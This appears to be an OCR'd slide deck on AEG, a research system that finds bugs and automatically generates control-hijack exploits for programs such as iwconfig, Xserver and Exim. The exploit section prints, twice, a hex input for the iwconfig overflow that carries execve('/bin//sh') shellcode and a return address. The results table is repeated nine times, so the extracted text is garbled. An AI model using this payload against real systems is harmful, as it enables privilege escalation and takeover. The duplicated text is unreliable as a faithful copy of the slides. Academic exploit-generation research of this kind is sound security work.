
length(input) > 68 bytes

$\wedge$

input[0-63] == <shellcode>

$\wedge$

input[64-67] == <shellcode addr>



Exploits

Inputs that satisfy the predicate:

Control Hijack for bug found:

length(input) > sizeof(ifr_name)

$\wedge$

length(input) > 68 bytes

Example:

```
02 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01
01 01 01 01 70 f3 ff bf  31 c0 50 68 2f 2f 73 68
68 2f 62 69 6e 89 e3 50  53 89 e1 31 d2 b0 0b cd
80 01 01 01 00
```

Generating Exploits

Control Hijack for bug found:

length(input) > sizeof(ifr_name)
∧
length(input) > 68 bytes
∧
input[0-63] == <shellcode>
∧
input[64-67] == <shellcode addr>

SMT Solver

Example:

```
02 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01
01 01 01 01 70 f3 ff bf  31 c0 50 68 2f 2f 73 68
68 2f 62 69 6e 89 e3 50  53 89 e1 31 d2 b0 0b cd
80 01 01 01 00
```

More Challenges Addressed

- Other preconditions and path prioritization heuristics
- Other attacks (format string, return-to-libc)
  - Reliability: e.g., nopsled etc
- Handling the "environment" problem
  - modelling system calls, library calls etc.

Results

User Study:
Humans vs AEG

Setting: Students in software security class with exploit generation experience.

Finding: Given iwconfig, needed 4 hours on average to generate the iwconfig exploit

AEG vs Real-world applications

Analyzed **14** applications for 3 hours and generated **16** working control-hijack exploits

Name	Advisory ID	Time	Exploit Type	Exploit Class
Iwconfig	CVE-2003-0947	1.5s	Local	Buffer Overflow
Htget	CVE-2004-0852	< 1min	Local	Buffer Overflow
Htget	-	1.2s	Local	Buffer Overflow
Ncompress	CVE-2001-1413	12. 3s	Local	Buffer Overflow
Aeon	CVE-2005-1019	3.8s	Local	Buffer Overflow
Tipxd	OSVDB-ID#12346	1.5s	Local	Format String
Glftpd	OSVDB-ID#16373	2.3s	Local	Buffer Overflow
Xserver	CVE-2007-3957	31.9s	Remote	Buffer Overflow
Aspell	CVE-2004-0548	15.2s	Local	Buffer Overflow
Corehttp	CVE-2007-4060	< 1min	Remote	Buffer Overflow
Exim	EDB-ID#796	< 1min	Local	Buffer Overflow
Socat	CVE-2004-1484	3.2s	Local	Format String
Xmail	CVE-2005-2943	< 20min	Local	Buffer Overflow
Expect	OSVDB-ID#60979	< 4min	Local	Buffer Overflow
Expect	-	19.7s	Local	Buffer Overflow
Rsync	CVE-2004-2093	< 5min	Local	Buffer Overflow

Name	Advisory ID	Time	Exploit Type	Exploit Class
Iwconfig	CVE-2003-0947	1.5s	Local	Buffer Overflow
Htget	CVE-2004-0852	< 1min	Local	Buffer Overflow
Htget	-	1.2s	Local	Buffer Overflow
Ncompress	CVE-2001-1413	12. 3s	Local	Buffer Overflow
Aeon	CVE-2005-1019	3.8s	Local	Buffer Overflow
Tipxd	OSVDB-ID#12346	1.5s	Local	Format String
Glftpd	OSVDB-ID#16373	2.3s	Local	Buffer Overflow
Xserver	CVE-2007-3957	31.9s	Remote	Buffer Overflow
Aspell	CVE-2004-0548	15.2s	Local	Buffer Overflow
Corehttp	CVE-2007-4060	< 1min	Remote	Buffer Overflow
Exim	EDB-ID#796	< 1min	Local	Buffer Overflow
Socat	CVE-2004-1484	3.2s	Local	Format String
Xmail	CVE-2005-2943	< 20min	Local	Buffer Overflow
Expect	OSVDB-ID#60979	< 4min	Local	Buffer Overflow
Expect	-	19.7s	Local	Buffer Overflow
Rsync	CVE-2004-2093	< 5min	Local	Buffer Overflow

Name	Advisory ID	Time	Exploit Type	Exploit Class
Iwconfig	CVE-2003-0947	1.5s	Local	Buffer Overflow
Htget	CVE-2004-0852	< 1min	Local	Buffer Overflow
Htget	-	1.2s	Local	Buffer Overflow
Ncompress	CVE-2001-1413	12. 3s	Local	Buffer Overflow
Aeon	CVE-2005-1019	3.8s	Local	Buffer Overflow
Tipxd	OSVDB-ID#12346	1.5s	Local	Format String
Glftpd	OSVDB-ID#16373	2.3s	Local	Buffer Overflow
Xserver	CVE-2007-3957	31.9s	Remote	Buffer Overflow
Aspell	CVE-2004-0548	15.2s	Local	Buffer Overflow
Corehttp	CVE-2007-4060	< 1min	Remote	Buffer Overflow
Exim	EDB-ID#796	< 1min	Local	Buffer Overflow
Socat	CVE-2004-1484	3.2s	Local	Format String
Xmail	CVE-2005-2943	< 20min	Local	Buffer Overflow
Expect	OSVDB-ID#60979	< 4min	Local	Buffer Overflow
Expect	-	19.7s	Local	Buffer Overflow
Rsync	CVE-2004-2093	< 5min	Local	Buffer Overflow

Name	Advisory ID	Time	Exploit Type	Exploit Class
Iwconfig	CVE-2003-0947	1.5s	Local	Buffer Overflow
Htget	CVE-2004-0852	< 1min	Local	Buffer Overflow
Htget	-	1.2s	Local	Buffer Overflow
Ncompress	CVE-2001-1413	12. 3s	Local	Buffer Overflow
Aeon	CVE-2005-1019	3.8s	Local	Buffer Overflow
Tipxd	OSVDB-ID#12346	1.5s	Local	Format String
Glftpd	OSVDB-ID#16373	2.3s	Local	Buffer Overflow
Xserver	CVE-2007-3957	31.9s	Remote	Buffer Overflow
Aspell	CVE-2004-0548	15.2s	Local	Buffer Overflow
Corehttp	CVE-2007-4060	< 1min	Remote	Buffer Overflow
Exim	EDB-ID#796	< 1min	Local	Buffer Overflow
Socat	CVE-2004-1484	3.2s	Local	Format String
Xmail	CVE-2005-2943	< 20min	Local	Buffer Overflow
Expect	OSVDB-ID#60979	< 4min	Local	Buffer Overflow
Expect	-	19.7s	Local	Buffer Overflow
Rsync	CVE-2004-2093	< 5min	Local	Buffer Overflow

Name	Advisory ID	Time	Exploit Type	Exploit Class
Iwconfig	CVE-2003-0947	1.5s	Local	Buffer Overflow
Htget	CVE-2004-0852	< 1min	Local	Buffer Overflow
Htget	-	1.2s	Local	Buffer Overflow
Ncompress	CVE-2001-1413	12. 3s	Local	Buffer Overflow
Aeon	CVE-2005-1019	3.8s	Local	Buffer Overflow
Tipxd	OSVDB-ID#12346	1.5s	Local	Format String
Glftpd	OSVDB-ID#16373	2.3s	Local	Buffer Overflow
Xserver	CVE-2007-3957	31.9s	Remote	Buffer Overflow
Aspell	CVE-2004-0548	15.2s	Local	Buffer Overflow
Corehttp	CVE-2007-4060	< 1min	Remote	Buffer Overflow
Exim	EDB-ID#796	< 1min	Local	Buffer Overflow
Socat	CVE-2004-1484	3.2s	Local	Format String
Xmail	CVE-2005-2943	< 20min	Local	Buffer Overflow
Expect	OSVDB-ID#60979	< 4min	Local	Buffer Overflow
Expect	-	19.7s	Local	Buffer Overflow
Rsync	CVE-2004-2093	< 5min	Local	Buffer Overflow

Name	Advisory ID	Time	Exploit Type	Exploit Class
Iwconfig	CVE-2003-0947	1.5s	Local	Buffer Overflow
Htget	CVE-2004-0852	< 1min	Local	Buffer Overflow
Htget	-	1.2s	Local	Buffer Overflow
Ncompress	CVE-2001-1413	12. 3s	Local	Buffer Overflow
Aeon	CVE-2005-1019	3.8s	Local	Buffer Overflow
Tipxd	OSVDB-ID#12346	1.5s	Local	Format String
Glftpd	OSVDB-ID#16373	2.3s	Local	Buffer Overflow
Xserver	CVE-2007-3957	31.9s	Remote	Buffer Overflow
Aspell	CVE-2004-0548	15.2s	Local	Buffer Overflow
Corehttp	CVE-2007-4060	< 1min	Remote	Buffer Overflow
Exim	EDB-ID#796	< 1min	Local	Buffer Overflow
Socat	CVE-2004-1484	3.2s	Local	Format String
Xmail	CVE-2005-2943	< 20min	Local	Buffer Overflow
Expect	OSVDB-ID#60979	< 4min	Local	Buffer Overflow
Expect	-	19.7s	Local	Buffer Overflow
Rsync	CVE-2004-2093	< 5min	Local	Buffer Overflow

Name	Advisory ID	Time	Exploit Type	Exploit Class
Iwconfig	CVE-2003-0947	1.5s	Local	Buffer Overflow
Htget	CVE-2004-0852	< 1min	Local	Buffer Overflow
Htget	-	1.2s	Local	Buffer Overflow
Ncompress	CVE-2001-1413	12. 3s	Local	Buffer Overflow
Aeon	CVE-2005-1019	3.8s	Local	Buffer Overflow
Tipxd	OSVDB-ID#12346	1.5s	Local	Format String
Glftpd	OSVDB-ID#16373	2.3s	Local	Buffer Overflow
Xserver	CVE-2007-3957	31.9s	Remote	Buffer Overflow
Aspell	CVE-2004-0548	15.2s	Local	Buffer Overflow
Corehttp	CVE-2007-4060	< 1min	Remote	Buffer Overflow
Exim	EDB-ID#796	< 1min	Local	Buffer Overflow
Socat	CVE-2004-1484	3.2s	Local	Format String
Xmail	CVE-2005-2943	< 20min	Local	Buffer Overflow
Expect	OSVDB-ID#60979	< 4min	Local	Buffer Overflow
Expect	-	19.7s	Local	Buffer Overflow
Rsync	CVE-2004-2093	< 5min	Local	Buffer Overflow

Name	Advisory ID	Time	Exploit Type	Exploit Class
Iwconfig	CVE-2003-0947	1.5s	Local	Buffer Overflow
Htget	CVE-2004-0852	< 1min	Local	Buffer Overflow
Htget	-	1.2s	Local	Buffer Overflow
Ncompress	CVE-2001-1413	12. 3s	Local	Buffer Overflow
Aeon	CVE-2005-1019	3.8s	Local	Buffer Overflow
Tipxd	OSVDB-ID#12346	1.5s	Local	Format String
Glftpd	OSVDB-ID#16373	2.3s	Local	Buffer Overflow
Xserver	CVE-2007-3957	31.9s	Remote	Buffer Overflow
Aspell	CVE-2004-0548	15.2s	Local	Buffer Overflow
Corehttp	CVE-2007-4060	< 1min	Remote	Buffer Overflow
Exim	EDB-ID#796	< 1min	Local	Buffer Overflow
Socat	CVE-2004-1484	3.2s	Local	Format String
Xmail	CVE-2005-2943	< 20min	Local	Buffer Overflow
Expect	OSVDB-ID#60979	< 4min	Local	Buffer Overflow
Expect	-	19.7s	Local	Buffer Overflow
Rsync	CVE-2004-2093	< 5min	Local	Buffer Overflow

Name	Advisory ID	Time	Exploit Type	Exploit Class
Iwconfig	CVE-2003-0947	1.5s	Local	Buffer Overflow
Htget	CVE-2004-0852	< 1min	Local	Buffer Overflow
Htget	-	1.2s	Local	Buffer Overflow
Ncompress	CVE-2001-1413	12. 3s	Local	Buffer Overflow
Aeon	CVE-2005-1019	3.8s	Local	Buffer Overflow
Tipxd	OSVDB-ID#12346	1.5s	Local	Format String
Glftpd	OSVDB-ID#16373	2.3s	Local	Buffer Overflow
Xserver	CVE-2007-3957	31.9s	Remote	Buffer Overflow
Aspell	CVE-2004-0548	15.2s	Local	Buffer Overflow
Corehttp	CVE-2007-4060	< 1min	Remote	Buffer Overflow
Exim	EDB-ID#796	< 1min	Local	Buffer Overflow
Socat	CVE-2004-1484	3.2s	Local	Format String
Xmail	CVE-2005-2943	< 20min	Local	Buffer Overflow
Expect	OSVDB-ID#60979	< 4min	Local	Buffer Overflow
Expect	-	19.7s	Local	Buffer Overflow
Rsync	CVE-2004-2093	< 5min	Local	Buffer Overflow

Anecdotal Success

We used AEG in smpCTF, a hacking competition and solved one of the problems in < 10min

What AEG is *NOT*

Not Complete

- We do not claim to find all exploitable bugs
- Given an exploitable bug, we do not guarantee we will always find an exploit

But AEG is sound: if AEG outputs an exploit, the bug is guaranteed to be exploitable

Not A Weapon

We do not consider defenses, which may defend against otherwise exploitable bugs.

But a typical conservative security posture should still consider the bug “exploited”.

Future Directions

- Better search techniques
- Reduce false negatives (demonstrate real exploitable bug is exploitable)
  - Although it worked in our examples, there are cases where it may fail
- Multi-threaded programs
- Other attacks, e.g., heap overflows
  - If modeled as safety property, similar techniques are good starting point.

Related Work

- Cadar et al. - KLEE [OSDI ’08]
  - Goal: Generate inputs achieving high code coverage
  - Different Scope: AEG focuses on exploitable paths
- Hand-made tools [Medeiros et al, Toorcon’07]
  - Their Goal: Automated Exploit Development
  - Different Scope: Description of tool, no experiments or code
- Brumley et al. [Oakland’08]
  - Automatic Patched-Based Exploit Generation
  - Different scope: Requires patch to point out bug and problem
- Heelan et al. [MS Thesis’09]
  - Automatic Generation of Control-Flow Hijacking Exploits
  - Different scope: Requires input that triggers exploitable bug, 1 real example

Conclusion

Presented the first end-to-end system for Automatic Exploit Generation where we both find bugs and generate working exploits

- Preconditioned symbolic execution made it practical

Thank you!

thanassis@cmu.edu
http://www.ece.cmu.edu/~aavgerin
http://security.ece.cmu.edu/aeg